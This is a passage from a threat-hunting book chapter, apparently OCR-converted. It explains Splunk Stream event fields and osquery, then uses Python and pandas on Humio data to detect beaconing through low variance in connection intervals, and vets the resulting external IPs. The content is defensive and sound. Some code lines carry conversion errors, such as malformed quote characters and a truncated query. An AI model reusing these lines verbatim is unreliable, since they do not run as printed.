⑪ **A field containing the destination IP address, 168.63.129.16**

⑫ **A field containing the destination MAC address**

⑬ **A field containing the destination port, 53**

⑭ **A field containing the number of outbound bytes in the connection**

⑮ **A field containing the number of outbound packets in the connection**

The last event we examine is for an HTTP connection.

Listing 6.3 JSON-formatted HTTP event

```
{
"sourcetype":"stream:http",                                    ①
"endtime":"2022-07-14T05:38:48.896989Z",                       ②
"timestamp":"2022-07-14T05:38:48.889366Z",                     ③
"bytes":1364,                                                  ④
"bytes_in":249,                                                ⑤
"bytes_out":1115,                                              ⑥
"dest_ip":"104.18.11.207",                                     ⑦
"dest_mac":"12:34:56:78:9A:BC",                                ⑧
"dest_port":80,                                                ⑨
"flow_id":"fc6c7d04-be66-4a86-8dc8-f514d54d1bc5",              ⑩
"http_comment":"HTTP/1.1 200 OK",                              ⑪
"http_content_type":"text/html",                               ⑫
"http_method":"GET",                                           ⑬
"http_user_agent":"Mozilla/5.0
 (Macintosh; Intel Mac OS X 10_13_3)
 AppleWebKit/604.5.3 (KHTML, like Gecko)
 Version/11.0.3 Safari/604.5.3",                               ⑭
...
"site":"maxcdn.bootstrapcdn.com",                              ⑮
"src_ip":"10.0.0.5",                                           ⑯
...
"status":200,                                                  ⑰
```

```
...
"uri_path":"/",                                    ⑱
}
```

① A field containing the source type of the event. In this case, the event was generated by a stream:udp sourcetype.

② A field containing the end of the connection timestamp

③ A field containing the start of the connection timestamp

④ A field containing the total number of bytes exchanged during the connection

⑤ A field containing the total number of incoming bytes in the connection

⑥ A field containing the total number of outbound bytes in the connection

⑦ A field containing the destination IP address, 104.18.11.207

⑧ A field containing the destination MAC address

⑨ A field containing the destination port, 80

⑩ A field containing a reference of the flow generated by Splunk Stream

⑪ A field containing the HTTP comment

⑫ A field containing the HTTP content type

⑬ A field containing the HTTP method, GET

⑭ A field containing the user agent supplied by the client

⑮ A field containing the site requested

⑯ A field containing the source IP address, 10.0.0.5

⑰ A field containing the status of the HTTP request, 200

⑱ A field containing the URI path in the HTTP request

6.1.3 Running statistical analysis work


To perform statistical analysis, we'll use Jupyter Notebook to pull events from the data store, Humio, and process them. Jupyter is a community-run project that develops open source software, open standards, and services for interactive computing across programming languages. Jupyter Notebook documents, on the other hand, combine live runnable code with narrative text such as text and images.

Jupyter supports many programming languages (called *kernels* in the Jupyter ecosystem), including Python, Java, R, Julia, MATLAB, and Scala. At the time I wrote this chapter, Jupyter ran the

IPython kernel with Python 3 out of the box, but additional kernels were supported. In this chapter, we use IPython for our kernel.

NOTE **Don't worry much if programming is not your favorite subject. The code is simple, and we describe each line of the code we use in our Jupyter notebook. The code is easy to read and is available in this book's GitHub repository, along with the data, for you to explore and execute. The code and the data are available at https://mng.bz/5OeO.**

Figure 6.1 shows what a Jupyter notebook would look like. The snapshot contains text written in Markdown (plain-text formatting syntax) followed by code. Jupyter provides an easy and interactive platform for performing analytics using a programming language such as Python.



Description

This notebook fetches, processes, and analyzes Stream events to uncover *beaconing* activities.

1. The Humio API query returns JSON-formatted events. It uses "select" to retrieve the field we require instead of downloading raw events.
2. Store Humio events in a pandas DataFrame.
3. Process the pandas DF to look for repeated (> `threshold`, e.g., `100`) events that share the same source IP, destination IP, and destination port.
4. For events returned in step 3, calculate the time difference using the epoch timestamps of subsequent events that share the same source IP, destination IP, and destination port. Store the time difference in seconds in a new column, "`time_diff_msec`."
5. Calculate the variance and standard deviation for every set of events that share the same source IP, destination IP, and destination port.
6. Report data sets that exhibit low variance and standard deviations.

```
import humioapi
import pandas as pd

api = humioapi.HumioAPI(**humioapi.humio_loadenv())
stream = api.streaming_search(
    query="sourcetype=stream:tcp OR sourcetype=stream:udp \
    | findTimestamp(field=timestamp, as=epoch_timestamp) \
    | findTimestamp(field=endtime, as=epoch_endtime) \
    | select([epoch_timestamp, epoch_endtime, host.name, sourcetype, app, src_ip, src_port, dest_port,
    repo='Threat_Hunting',
    start="-24h@h",
    stop="now"
)

df = pd.DataFrame(stream)
```

Figure 6.1 Snapshot of a Jupyter notebook

You can create, manage, and run Jupyter notebooks on cloud platforms such as Google Colab (https://colab.research.google.com) or on your own system using tools such as JupyterLab (https://jupyter.org) or Microsoft Visual Studio Code (VS Code) (https://code.visualstudio.com). The appendix describes how to install the tools (JupyterLab and VS

Code), how to create and run Python notebooks using JupyterLab and VS Code, and how to install the required Python packages. You can also upload the Jupyter notebook in GitHub directly to Google Colab.

6.1.4 Osquery

In addition to the network events, we have remote access to the endpoint through osquery, a tool that allows us to query endpoints using SQL-based queries. You can install osquery (https://osquery.io) in operating systems such as Windows, Linux, and macOS.

Osquery exposes an operating system as a relational database and uses SQL queries to explore operating system data. With osquery, SQL tables abstract running processes, loaded kernel modules, open network connections, browser plugins, hardware events, or file hashes. The following listing is an example of queuing for running processes and their hash values on a Windows 10 endpoint. You need to install osquery on the system you are investigating to be able to run the query.

Listing 6.4 Osquery SQL-based query

```
SELECT p.pid, p.name, p.path, p.cmdline, p.state, h.sha256 \
FROM processes p INNER JOIN hash h ON p.path=h.path;                    ①
```

① **SQL query that joins two tables (table processes with alias p and table hash with alias h) based on matching the values in column path, which exists in the two tables. For a match, display the following fields: pid from table p, name from table p, path from table p, cmdline from table p, state from table p, and sha256 from table h.**

Executing this code generates the following output. When you run the same query on your system, expect to receive field values.

Listing 6.5 Output of osquery run showing running processes

```
pid: 8840                                                                    ①
name: cmd.exe                                                                ②
path: C:\Windows\System32\cmd.exe                                            ③
cmdline: "C:\Windows\system32\cmd.exe"                                       ④
state: STILL_ACTIVE                                                          ⑤
sha256:b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450       ⑥
```

① A field containing the process ID, 8840

② A field containing the process name, cmd.exe

③ A field containing the path to the executed binary, C:\Windows\System32\cmd.exe

④ A field containing the process command line, C:\Windows\system32\cmd.exe

⑤ C:Windows\system32\cmd.exe process state, STILL_ACTIVE

⑥ A field containing the sha256 hash value of the executed binary

Access to a tool such as osquery is very handy during a threat-hunting expedition. It gives threat hunters direct access to data on endpoints that might not have been collected and stored centrally in a data store—for example, performing a real-time query to fetch the content of a registry key in a Windows endpoint.

6.1.5 Hunting expedition: Searching for beaconing

To run our analysis, first we need to collect fields in events from our data store. We don't need to pull the raw events; that process would consume more time and bandwidth.

Acquiring and preparing data

To prepare for the hunting expedition, let's collect the fields we need from our data store, Humio, and put them in Jupyter. The Jupyter notebook Python code in Listing 6.6 shows the Python code that does the work. You can find information on the Humio API library at https://github.com/gwtwod/humioapi and https://github.com/humio/python-humio. To fetch the records, you can connect to other data stores, such as Elasticsearch and

Splunk. The code will be different, but the concept stays the same.

Listing 6.6 Collecting events from the Humio data store

```
import humioapi                                                    ①
import pandas as pd                                                ②
api = humioapi.HumioAPI(**humioapi.humio_loadenv())                ③
stream = api.streaming_search(                                     ④
    query="sourcetype=stream:tcp OR \                              ⑤
    sourcetype=stream:udp \
    | findTimestamp(field=timestamp, \
    as=epoch_timestamp) \                                          ⑥
    | findTimestamp(field=endtime, \
    as=epoch_endtime) \                                            ⑦
    | select([epoch_timestamp, epoch_endtime, \
    host.name, sourcetype, app, src_ip, \
    src_port, dest_port, dest_ip, bytes, \
    bytes_in, bytes_out])",                                        ⑧
    repo='Threat_Hunting',                                         ⑨
    start="-24h@h",                                                ⑩
    stop="now"                                                     ⑪
)
df = pd.DataFrame(stream)                                          ⑫
print(len(df.index), „records fetched.")                           ⑬
```

① **Imports functions from module humioapi to use its functions in our code**

② **Imports from module pandas to use its functions in our code; in addition, refers to pandas as pd in our code**

③ **Creates an instance of HumioAPI and loads the environment settings that we need to store in ~/.config/humio/.env, where the variables HUMIO_BASE_URL and HUMIO_TOKEN are set**

④ **Makes an API call and passes the fields query, repo, start, and end in that call; stores the return data in a variable called stream**

⑤ **Retrieves events with sourcetype field set to sourcetype=stream:tcp or sourcetype=stream:udp**

⑥ **Parses the timestamp string in field timestamp, converts it to an epoch-based timestamp, and stores the value in a new field called epoch_timestamp**

⑦ **Parses the timestamp string in field endtime, converts it to an epoch-based timestamp, and stores the value in a new field called epoch_endtime**

⑧ **Does not return the whole matched events; returns the following fields from every matched event: epoch_timestamp, epoch_endtime, host.name, sourcetype, app, src_ip, src_port, dest_port, dest_ip, bytes, bytes_in, and bytes_out**

⑨ **Runs the query against events in the Threat_Hunting repository**

⑩ **Searches start date: events received in the past 24 hours in the case**

⑪ **Searches end date: now, the time when the API call is made**

⑫ **Loads the results of the API call, stream, into a pandas DataFrame, df**

⑬ **Prints the number of rows in DataFrame df**

Executing this code allows you to connect to your Humio instance to pull fields of interest from matching events into a pandas DataFrame, a 2D data structure similar to a table with rows and columns. You can think of a pandas DataFrame as a spreadsheet with rows associated with column headers. Every row in represents an event, and every column represents the fields extracted in our query command: `epoch_timestamp`, `epoch_endtime`, `host.name`, `sourcetype`, `app`, `src_ip`, `src_port`, `dest_port`, `dest_ip`, `bytes`, `bytes_in`, and `bytes_out`.

DEFINITION ***Pandas*** **is a popular Python open-source library written for data manipulation and analysis.**

In our case, executing the search against the data store, Humio, returned a total of `667,827` events matching the search.

NOTE In large deployments and depending on the network session monitoring scope, the number of connections captured would be far more than the number of connections fetched in our scenario.

TIP You can connect (mainly using an API) and query other data stores such as Splunk, Elasticsearch, Spark, and Hadoop to retrieve raw or processed events. Each platform has clear instructions on connecting and querying.

You can also use the chapter's data on GitHub, `ch6_stream_events.csv` (https://mng.bz/5OeO), and load it into pandas using the code in the following listing. The code in this chapter is also available on GitHub (`ch6_scenario_code.ipynb`).

Listing 6.7 Collecting events from a local `.csv` file

```
import pandas as pd                                    ①

df_original = pd.read_csv(
    "ch6_stream_events.csv",
    low_memory=False
    )                                                  ②
print(len(df_original))                                ③
df = df_original                                       ④
```

① **Imports the pandas library into the Python program and aliases it as pd**

② **Reads a CSV file named ch6_stream_events.csv into the pandas DataFrame, df. The low_memory=False parameter minimizes memory use while reading the file. This setting is useful for large files or mixed data types in the columns.**

③ **Prints the length of DataFrame df**

④ **Copies df_original to a new data frame df**

Executing the code in this listing should load `667,827` events into DataFrame `df`. We are searching for repeated connections that share a source IP address, destination IP address, and destination port. To carry out reliable analysis, we need a statistically significant number of connections—that is, we should have a data set of sufficient size. A data set made of few records, such as 10, may not be statistically significant to uncover beaconing activities. In our hunting expedition, we will process all the connections without sampling.

NOTE **Building and then applying analytics can take a considerable amount of time. For large data sets, you may want to start applying analytics on samples obtained from the original data set (population).**

We need to look for a minimum number of repeated connections that share attributes (source IP address, destination IP address, and destination port) to have a good representation of what could be later classified as beaconing activity based on further analysis. Let's look for repeated connections that share a source IP address, destination IP address, and destination port that exceed

`count_threshold`, set to `100` events collected in the past 24 hours. Filtering for repeated connections that exceed `count_threshold` will reduce the size of the data set and speed the analytics execution time.

NOTE **Setting the value of `count_threshold` depends on factors that you can assume, such as the time range of your search, the frequency of the call-home events, and how many of these events were captured. The longer your search range is, for example, the higher the value of `count_threshold`.**

In listings 6.6 and 6.7, we are searching for events captured in the past 24 hours, and we have `count_threshold` set to `100` events in listing 6.8. This translates to a beaconing event captured every 864 seconds (around 14.5 minutes), which is a relatively long beaconing waiting time. This allows us to capture all events that beacon every 864 seconds or less. You can decrease the value of `count_threshold` to look for beaconing activities with a longer waiting window between beaconing events. You may need to adjust this number later, depending on how many connections you have to investigate, but start with `100`. If you run the same code in listings 6.7 and 6.8, you should get 511,346 records.

Listing 6.8 Filtering events based on a count threshold

```
count_threshold = 100                                          ①
df = df.groupby(['src_ip', 'dest_ip', 'dest_port'])\
    .filter(lambda x: len(x) > count_threshold)                ②
df = df.reset_index()                                          ③
print(len(df.index), "records with count >", \
      count_threshold)                                         ④
```

① **Sets the value of variable count_threshold to 100**

② **Keeps events that have the same src_ip, dest_ip, and dest_port if the total count > count_threshold**

③ **reset_index() takes the current index, places it in column 'index', and re-creates a new 'linear' index for the data set.**

④ **Prints the number of rows in DataFrame df**

We are almost ready to calculate the time differences between connections that share a source IP address, destination IP address, and destination port. In the following listing, we examine the data type (`dtype`) of fields in the return connection records to ensure that we can process them later.

Listing 6.9 Data type of each column

```
df.dtypes                                                    ①
```

① **Returns the data type of each column. Columns with mixed types are stored with the object dtype.**

The following listing shows the returned column types. All the fields except `index` and `@timestamp` are of type `object`.

Listing 6.10 DataFrame column types

```
index               int64                                    ①
Unnamed: 0          int64
sourcetype         object
endtime            object                                    ②
timestamp          object
                   ...
uri_parm           object
message_type       object
query              object
query_type         object
transaction_id    float64
Length: 79, dtype: object
```

① **The DataFrame index. The column is a type 64-bit integer.**

② **The column endtime is of type object, a type that can take mixed types of numbers and strings.**

We need to calculate the epoch version (the number of seconds since January 1, 1970) for `timestamp` and `endtime` to be able to calculate the time difference between connections later in listing 6.13.

Listing 6.11 Calculating the epoch of `timestamp` and `endtime`

```
df['timestamp'] = pd.to_datetime(df['timestamp'])            ①
df['endtime'] = pd.to_datetime(df['endtime'])                ②
```

```
df['epoch_timestamp'] = df['timestamp']\
    .astype('int64') // 10**9.                          ③

df['epoch_endtime'] = df['endtime']\
    .astype('int64') // 10**9                           ④
```

① **Converts the timestamp column to a datetime object, accommodating mixed formats.**

② **Converts the endtime column to a datetime object, accommodating mixed formats.**

③ **Transforms the timestamp object to epoch timestamps (seconds since January 1, 1970) and stores it in a new column, epoch_timestamp**

④ **Transforms the endtime object to epoch timestamps (seconds since January 1, 1970) and stores it in a new column, epoch_endtime.**

We also need to convert columns of type `object` to type `integer` to perform arithmetic calculations on them later. The code in the following listing does that.

Listing 6.12 Converting columns of type of `object` to type `integer`

```
df['epoch_timestamp'] = df['epoch_timestamp'].astype(int)  ①
df['epoch_endtime'] = df['epoch_endtime'].astype(int)      ②
df['bytes'] = df['bytes'].astype(int)                      ③
df[,bytes_in'] = df[,bytes_in'].astype(int)                ④
```

① **Converts the values in the column epoch_timestamp to integers**

② **Converts the values in the column epoch_endtime to integers**

③ **Converts the values in the column bytes to integers**

④ **Converts the values in the column bytes_in to integers**

Now that we have the information on repeated connections with the correct column type, let's do more number crunching.

Processing data

We are ready to calculate the time difference between connections. In the following listing, we calculate the time difference in milliseconds and seconds. The field `epoch_timestamp` contains the connection timestamp with millisecond resolution.

Listing 6.13 Calculating the time difference between similar connections

```
df['time_diff_sec'] = df.groupby(['src_ip', 'dest_ip', \
    'dest_port'])['epoch_timestamp'].transform\
        (lambda x: x - x.shift(1))                          ①
```

① **Saves the time difference between consecutive events in a new field, time_diff_sec, based on the value epoch_timestamp, which is in seconds**

In Python, `lambda` allows you to define expressions, so you can write simple functions with a single expression without defining them with the `def` keyword. In our case, we are applying an expression that calculates the time difference between the consecutive values of `epoch_timestamp`. `apply()` is used with Python `lambda` to execute the expression. In our case, we apply the expression after grouping by `src_ip`, `dest_ip`, and `dest_port`. The results of applying the expression are stored in a new column, `time_diff_sec`, in the same DataFrame, `df`.

Now that we have the time difference between connections that share a source IP address, destination IP address, and destination port, let's calculate the standard deviation, variance, and number of connections for every data set. The data set includes the time difference between connections that share a source IP address, destination IP address, and destination port. In the following listing, we calculate both the standard deviation and variance. We'll use standard deviation to measure the level of consistency.

Listing 6.14 Calculating standard deviation, variance, and count

```
df['std1'] = df.groupby(['src_ip', 'dest_ip', \
    'dest_port'])['time_diff_sec'].transform('std')       ①

df['var1'] = df.groupby(['src_ip', 'dest_ip', \
    'dest_port'])['time_diff_sec'].transform('var')       ②

df['count1'] = df.groupby(['src_ip', 'dest_ip', \
    'dest_port'])['time_diff_sec'].transform('count')     ③
```

① **Calculates the standard deviation for rows that have the same src_ip, dest_ip, and dest_port using the values in column time_diff_sec, and stores the results in a new column, std1**

② **Calculates the variance for rows that have the same src_ip, dest_ip, and dest_port using the values in column time_diff_sec, and stores the results in a new column, var1**

③ **Counts rows that have the same src_ip, dest_ip, and dest_port using the values in column time_diff_sec, and stores the results in a new column, count1**

Let's display the fields we've calculated.

Listing 6.15 Displaying selected columns in the DataFrame `df`

```
df[['src_ip', 'dest_ip', 'dest_port', 'std1', 'var1', \
    'count1', 'app']].sort_values(by=['std1'], \
    ascending=True)                                    ①
```

① **Displays few columns in the DataFrame df**

Figure 6.2 shows the fields after the preceding code runs.

	src_ip	dest_ip	dest_port	std1	var1	count1	app
146495	10.0.0.8	52.226.139.185	443	0.080322	6.451613e-03	155	unknown
376303	10.0.0.8	52.226.139.185	443	0.080322	6.451613e-03	155	unknown
162267	10.0.0.8	52.226.139.185	443	0.080322	6.451613e-03	155	unknown
402800	10.0.0.8	52.226.139.185	443	0.080322	6.451613e-03	155	unknown
137725	10.0.0.8	52.226.139.185	443	0.080322	6.451613e-03	155	unknown
...	...	...	...	...	...	...	...
4332	10.0.0.10	108.138.128.47	443	3977.842291	1.582323e+07	107	ssl
4336	10.0.0.10	108.138.128.47	443	3977.842291	1.582323e+07	107	ssl
4355	10.0.0.10	108.138.128.47	443	3977.842291	1.582323e+07	107	ssl
4372	10.0.0.10	108.138.128.47	443	3977.842291	1.582323e+07	107	ssl
37880	10.0.0.10	108.138.128.47	443	3977.842291	1.582323e+07	107	ssl

511346 rows × 7 columns

Figure 6.2 Snapshot of selected columns in DataFrame `df`

The same values of `std1`, `var1`, and `count1` are available in each row that has the same `src_ip`, `dest_ip`, and

`dest_port`. This allows us to drop the duplicate rows and keep a single entry for each row. The following code does exactly this.

Listing 6.16 Dropping duplicates

```
unique_df = df.drop_duplicates(['src_ip', 'dest_ip', \
    'dest_port'])                                                    ①

unique_df[['src_ip', 'dest_ip', 'dest_port', 'std1', 'var1', \
    'count1', 'app']].sort_values(by=['std1'], \
    ascending=True)                                                  ②
```

① **Removes the duplicate rows based on src_ip, dest_ip, and dest_port and stores the result in a new DataFrame, unique_df**

② **Sorts unique_df ascending based on the value of std1**

Figure 6.3 shows the output of executing this code. The figure shows 584 unique rows based on source IP address, destination IP address, and destination port, all with more than 100 repeated connections.

	src_ip	dest_ip	dest_port	std1	var1	count1	app
65430	10.0.0.8	52.226.139.185	443	0.080322	6.451613e-03	155	ssl
4782	10.0.0.7	52.226.139.121	443	0.094701	8.968244e-03	222	unknown
10220	10.0.0.6	52.226.139.185	443	0.277019	7.673964e-02	222	unknown
4577	10.0.0.12	52.226.139.121	443	0.286851	8.228333e-02	170	unknown
7051	10.0.0.12	44.238.73.15	9997	0.309736	9.593646e-02	1378	unknown
...	...	...	...	...	...	...	...
32756	10.0.0.7	173.222.170.99	80	2627.209391	6.902229e+06	115	NaN
24175	10.0.0.4	173.222.170.99	80	2871.318325	8.244469e+06	105	ebay
94899	10.0.0.11	192.111.4.10	443	3342.416695	1.117175e+07	168	ssl
87408	10.0.0.10	108.138.128.122	443	3663.833032	1.342367e+07	104	ssl
38214	10.0.0.10	108.138.128.47	443	3977.842291	1.582323e+07	107	ssl

584 rows × 7 columns

Figure 6.3 Snapshot of selected columns in ascending order based on `std1` for DataFrame `df`

Let's pause for a minute to summarize what we've done so far:

- We collected a total of `667,827` records from the original connections data set.
- We searched for connections that shared a source IP address, destination IP address, and destination port, repeated more than 100 times. The search resulted in 511,346 records.
- We removed the duplicate records that share a source IP address, destination IP address, and destination port, leaving a single copy of each record. We ended up with 584 unique records—a high number that we need to optimize further.

Identifying beaconing

Now that we've calculated the standard deviation and variance values, we can look for repeated connections with small standard deviation and variance values and large count values, all indicating beaconing activities (malicious or not). It's time to find out more!

In this threat-hunting expedition, we are after *consistency*, which may indicate beaconing behavior—that is, we're after a data set of connections with low values for standard deviation and variance. The output in figure 6.3 shows that all 584 records exhibit relatively small standard deviation values (`std1` in figure 6.3), and reviewing 584 records will take time. We must find ways to reduce the number of records to focus on, especially the first time we run this threat hunt. Let's look for records with standard deviation (`std1`) values of less than `100`. We can change the threshold value to reflect higher or less consistency. Keep in mind that higher values of standard deviation, `std1`, reflect less consistency.

Listing 6.17 Keeping rows with low standard deviation

```
std_threshold = 100                                          ①
unique_df = unique_df.loc[unique_df['std1'] < \
    std_threshold].sort_values(by=['dest_ip'], \
    ascending=True)                                          ②

unique_df[['src_ip', 'dest_ip', 'dest_port', \
    'std1', 'var1', 'count1', 'app']].sort_values( \
    by=['std1'], ascending=True)                             ③
```

① **Sets the value of a new variable, std_threshold, to 100**

② **Looks for rows with std1< std_threshold and updates unique_df accordingly**

③ **Displays the value of specific columns after sorting unique_df in ascending order based on the value of std1**

Executing the code reduces the number of records from 584 to 66—a number we can work with to start drilling into the records. Figure 6.4 shows some of the returned records. The first column is the index number. The remaining fields are the ones we selected in the DataFrame display code in listing 6.17.

	src_ip	dest_ip	dest_port	std1	var1	count1	app
65430	10.0.0.8	52.226.139.185	443	0.080322	0.006452	155	ssl
4782	10.0.0.7	52.226.139.121	443	0.094701	0.008968	222	unknown
10220	10.0.0.6	52.226.139.185	443	0.277019	0.076740	222	unknown
4577	10.0.0.12	52.226.139.121	443	0.286851	0.082283	170	unknown
7051	10.0.0.12	44.238.73.15	9997	0.309736	0.095936	1378	unknown
...	...	...	...	...	...	...	...
6469	10.0.0.12	169.254.169.254	80	90.116138	8120.918315	459	windows_azure
9027	10.0.0.9	169.254.169.254	80	90.371816	8167.065044	129	windows_azure
26766	10.0.0.12	208.80.154.224	443	92.376621	8533.440114	2567	wikipedia
8544	10.0.0.4	208.80.154.224	443	97.746365	9554.351840	3293	wikipedia
7220	10.0.0.8	208.80.154.224	443	98.281620	9659.276790	2632	wikipedia

66 rows × 7 columns

Figure 6.4 Snapshot of selected columns in descending order based on `count1` for DataFrame `unique_df`

With 66 records to look at, let's list the destination IP addresses and ports in these records.

Listing 6.18 Summarizing the unique destination IP addresses

```
unique_df = unique_df.loc[unique_df['std1'] < \
    std_threshold].drop_duplicates(['dest_ip'])          ①
unique_df[['dest_ip']].sort_values( \
    by=['dest_ip'], ascending=True)                      ②
```

① **Drops duplicate records based on dest_ip and updates unique_df accordingly**

② **Displays the rows of unique_df sorted in ascending order based on dest_ip**

Executing this code returns the following combinations of destination IP addresses, both internal and public.

Listing 6.19 Output: Summarizing the unique destination IP addresses

```
           dest_ip
495078     10.0.0.10
7243       10.0.0.11
222037     10.0.0.12
7252       10.0.0.4
7262       10.0.0.6
7268       10.0.0.7
7267       10.0.0.8
7263       10.0.0.9
7208       168.63.129.16
8697       169.254.169.254
55152      192.111.4.1
26766      208.80.154.224
59308      34.125.188.180
7223       44.238.73.15
4782       52.226.139.121
5335       52.226.139.180
4521       52.226.139.185
```

In this hunting expedition, we focus on beaconing activities from internal hosts to external addresses, which drives us to investigate the external IP addresses in the preceding output.

NOTE **This is not to say that we should discard entries showing `10.0.0.x` as destination IP addresses. We'll keep a record of what we've observed so far and look at these connections during a later stage of our threat hunt.**

Our research of the external IP addresses in listing 6.19 reveals the following:

- `168.63.129.16` is used by Microsoft as a virtual public IP address to facilitate a communication channel to Microsoft Azure platform resources. Our systems are hosted on Azure, so we expect the Windows endpoints to communicate with this IP address regularly.
- `169.254.169.254` is a non-routable public IP address used by Azure's Instance Metadata Service (IMDS) to retrieve metadata about virtual machines hosted on Azure.
- `192.111.4.1` hosts the Cisco AMP cloud management platform, for endpoint detection and response. Endpoints with AMP installed will communicate with this IP address regularly to check for updates.
- `208.80.154.224` belongs to Wikimedia and hosts domains such as wikipedia.org and wikidata.org.
- `34.125.188.180` is hosted on Google Cloud Platform (GCP).
- `44.238.73.15` is the Cribl Stream Cloud service IP address hosted on Amazon Web Services (AWS). Cribl Stream is our centralized event collection and forward tool. Our Windows endpoints hosted on Azure have the Splunk Universal Forwarder agent installed. The agent is configured to connect regularly to this IP address, using port TCP/9997 to forward logs.
- `52.226.139.121`, `52.226.139.180`, and `52.226.139.185` belong to the Azure Traffic Manager service, with many hosts under the domain trafficmanager.net (such as wns.notify.trafficmanager.net).

The following listing shows the certificate associated with the three IP addresses.

Listing 6.20 Certificate served by `52.226.139.121`, `.180`, and `.185`

```
| ssl-cert: Subject: commonName=*.wns.windows.com
| Subject Alternative Name: DNS:*.wns.windows.com
| Issuer: commonName=Microsoft RSA TLS CA
  01/organizationName=Microsoft Corporation
 /countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-08-17T17:44:18
| Not valid after:  2022-08-17T17:44:18
| MD5:   5026 d976 ee05 424f 4b24 1742 ec05 c787
|_SHA-1: 1020 5fad 537a 4c88 6af2 664f 549c a3c2 4099 8bd4
```

This leaves us with two IP addresses to investigate further: `208.80.154.224` and `34.125.188.180`. We'll add the rest of the IP addresses to a whitelist to exclude them from future hunting expeditions.

Beaconing to `208.80.154.224`

Starting with `208.80.154.224`, let's find the machines that connect to this IP address. We'll use Python in the same Jupiter notebook. You can also switch to searching events directly in your preferred data store (Humio, Splunk, Elasticsearch, and so on).

Listing 6.21 Python code: IP addresses communicating with `208.80.154.224`

```
df_original.loc[df_original['dest_ip'] == \
    '208.80.154.224'].groupby(['src_ip',\
    'dest_ip', 'dest_port', 'app', 'sourcetype']).size()      ①
```

① **Searches for events with field dest_ip set to 208.80.154.224; groups and counts the output of the previous command based on the src_ip, dest_ip, dest_port, app, and sourcetype**

This search reveals several internal hosts connecting to `208.80.154.224` using ports TCP/80 and TCP/443. In addition, Stream identified `wikipedia` as the application used in these connections, which aligns with the domains we identified earlier for this IP address.

Listing 6.22 Output: IP addresses communicating with `208.80.154.224`

```
src_ip     dest_ip         dest_port  app        sourcetype
10.0.0.10  208.80.154.224  80         wikipedia  stream:tcp      10
                           443        wikipedia  stream:tcp    3591
10.0.0.11  208.80.154.224  80         wikipedia  stream:tcp       4
                           443        wikipedia  stream:tcp    4128
10.0.0.12  208.80.154.224  443        wikipedia  stream:tcp    2568
10.0.0.4   208.80.154.224  80         wikipedia  stream:tcp      14
                           443        wikipedia  stream:tcp    3294
10.0.0.6   208.80.154.224  80         wikipedia  stream:tcp       4
                           443        wikipedia  stream:tcp    4069
10.0.0.7   208.80.154.224  80         wikipedia  stream:tcp       4
                           443        wikipedia  stream:tcp    3322
10.0.0.8   208.80.154.224  80         wikipedia  stream:tcp       1
                           443        wikipedia  stream:tcp    2633
10.0.0.9   208.80.154.224  443        wikipedia  stream:tcp     900
